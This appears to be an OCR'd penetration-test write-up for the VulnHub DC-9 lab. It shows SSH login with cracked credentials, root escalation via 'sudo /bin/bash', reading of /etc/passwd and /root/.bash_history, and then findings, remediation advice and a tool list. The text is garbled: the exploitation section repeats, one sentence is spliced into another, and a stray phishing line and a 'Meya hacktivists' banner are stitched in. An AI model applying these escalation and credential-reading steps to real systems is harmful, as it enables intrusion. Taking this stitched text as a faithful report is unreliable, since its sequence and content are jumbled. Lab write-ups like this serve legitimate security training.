
```
ssh username@<DC-9 IP>
```

Once inside, the system was further explored to identify privilege escalation opportunities

- **MAINTAINING ACCESS & PRIVILEGE ESCALATION**

SUID Binary Enumeration: The command sudo -l revealed misconfigured sudo privileges allowing escalation to root


COMMAND:



```
sudo /bin/bash
```

- **EXPLOITATION & GAINING ACCESS**

With the cracked credentials, SSH access was gained using the following command:




```
ssh username@<DC-9 IP>
```

Once inside, the system was further explored to identify privilege escalation opportunities

- **MAINTAINING ACCESS & PRIVILEGE ESCALATION**

SUID Binary Enumeration: The command sudo -l revealed misconfigured sudo privileges allowing escalation to root

COMMAND:



```
sudo /bin/bash
```

- ## POST-EXPLOITATION & LATERAL MOVEMENT

SENSITIVE DATA DISCOVERY

/etc/passwd and /root/.bash_history files were examined, revealing additional information about user accounts and system configurations.s, SSH access was gained using the following command:

PERSISTENCE MECHANISMS

- Cron jobs and SSH keys were explored as potential persistence mechanisms, though no additional persistence was established during this test.

FINDINGS

01 SQL INJECTION

A vulnerability in the web application's login page allowed attackers to extract database information and bypass authentication.

02 LOCAL FILE INCLUSION (LFI) High

The application was vulnerable to Local File Inclusion (LFI), allowing attackers to access sensitive system files like /etc/passwd by manipulating the URL. This could potentially lead to Remote Code Execution (RCE) if exploitable.

03 WEAK PASSWORD POLICY High

Passwords in use were weak and easily cracked, allowing unauthorized access.

04 MISCONFIGURED SUDO PRIVILEGES Critical

Users had unrestricted access to sudo, allowing privilege escalation to root.

RECOMMENDATIONS

01 MITIGATE SQL INJECTION:

o Use parameterized queries and prepared statements to prevent SQL injection attacks. Implement input validation to ensure user inputs are sanitized.

02 ENFORCE STRONG PASSWORD POLICIES:

o Require passwords with a minimum length of 12 characters, including a mix of uppercase, lowercase, numbers, and special characters.
o Implement multi-factor authentication (MFA) for administrative users.

03 FIX PRIVILEGE ESCALATION VULNERABILITIES:


o Regularly audit SUID binaries and sudo configurations.
o Implement least privilege policies, ensuring users only have the necessary permissions for their roles.

04 REGULAR VULNERABILITY ASSESSMENTS:

o Schedule periodic vulnerability assessments and penetration tests to identify and address security weaknesses.

APPENDIX

Red flags in phishing attempts are warning signs or indicators that help individuals identify potential scams. Some common read flags in phishing include:



1. Nmap: For port scanning and service enumeration.
2. Dirbuster: To enumerate directories on the web server.
3. SQLMap: For automating SQL injection and data extraction.
4. Burp Suite: For manual testing and interception of HTTP requests.
5. Hydra or Ncrack: For brute-forcing login credentials.
6. 1. Knock: For implementing port knocking to bypass firewall rules and open hidden ports.

REFERENCES

1.DC-9 Boot-to-Root Challenge. (n.d.). VulnHub. Retrieved from https://www.vulnhub.com/entry/dc-9,412/

2.Hacking Articles. (n.d.). Editing /etc/passwd File for Privilege Escalation. Hacking Articles. Retrieved from https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/

THINK BEFORE YOU CLICK!

PROTECT YOURSELF FROM MEYA HACKTIVISTS

Don't share your personal information online!